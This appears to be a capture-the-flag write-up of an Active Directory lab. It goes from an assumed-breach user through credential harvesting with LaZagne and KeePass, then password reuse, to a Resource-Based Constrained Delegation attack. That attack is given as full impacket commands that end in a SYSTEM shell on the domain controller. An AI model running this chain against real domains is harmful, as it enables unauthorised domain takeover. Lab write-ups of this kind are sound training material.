Forward
Now is the time to move forward in this AD challenge.

Questions
What’s the Administrator flag?
Confirm the starting access

I started the room with an assumed breach scenario, so the first goal was to record the provided domain credential and define the starting point for the attack path.
Information Provided
1
2
Domain user: ctf.local\j.smith
Password: JSmith@IT2024
Solution
Recon and Shared Folders
- Start by scanning with
nmap
It shows ports 88, 139, 445 and 3389 are open, which means it allows access via RDP
- List shared folders and check which ones we can access using
smbclientandsmbmap



But the download folder doesn’t contain any files.
BloodHound Enumeration
BloodHoundenumeration
I collect the domain information with the provided j.smith account. This will help us check permissions and find a path to higher access later.
RDP Access and KeePass Credentials
Connect to
RDPusingRemmina
Found a
Database.kdbxfile
Use the
LaZagnetool to extract credentials from user j.smith

LaZagne found a saved KeePass password for Database.kdbx. So, let’s use this to open the database and check the accounts inside.
Find More Users and Check Password Reuse
- In Keepass, we found an interesting account,
t.jones, with passwordHelpdesk01!
so, let’s use nxc smb DC01.ctf.local -u t.jones -p 'Helpdesk01!' --shares to check authentication as t.jones

but t.jones doesn’t get more permissions than user j.smith

Use this command to find more users, and I found r.williams - Help desk senior
I try the same password as t.jones, and it seems like they use the same password.

RBCD Attack
and after checking the bloodhound enumeration, this user has AddAllowedToAct permission over the DC, which allows us to perform a RBCD attack by adding a controlled computer account to the DC’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
We create a new machine account ATTACKERSYSTEM$ in the domain using r.williams’s credentials, which we will leverage as the delegated principal in the RBCD attack.
1
impacket-addcomputer -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Pwned123@!' -dc-host DC01 -domain-netbios ctf.local 'ctf.local/r.williams:Helpdesk01!'

We write our controlled ATTACKERSYSTEM$ account into the DC’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute, configuring Resource-Based Constrained Delegation so that ATTACKERSYSTEM$ is now trusted to impersonate any user to the Domain Controller.
1
impacket-rbcd -dc-ip 10.112.190.54 -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC01$' -action 'write' 'ctf.local/r.williams:Helpdesk01!'

Request an Administrator Ticket
Using our ATTACKERSYSTEM$ machine account, we abuse S4U2Self/S4U2Proxy to request a Kerberos service ticket for the cifs/DC01.ctf.local SPN while impersonating the Administrator, granting us privileged access to the DC’s file system.
1
impacket-getST -spn 'cifs/DC01.ctf.local' -impersonate 'Administrator' 'ctf.local/ATTACKERSYSTEM$:Pwned123@!'

Get a SYSTEM Shell and the Flag
We export the KRB5CCNAME environment variable to point Impacket at the newly obtained .ccache file, so subsequent tools authenticate using the Administrator’s Kerberos ticket instead of a password.
export KRB5CCNAME=Administrator@cifs_DC01.ctf.local@CTF.LOCAL.ccache

Using the cached ticket, we use smbexec.py to authenticate to DC01 over SMB with Kerberos -k -no-pass as the Administrator and spawn a semi-interactive SYSTEM shell on the Domain Controller. We find the flag on the Administrator’s Desktop.
smbexec.py -k -no-pass ctf.local/Administrator@DC01.ctf.local

And now we can find flag.txt on the Administrator’s desktop

DONE!!!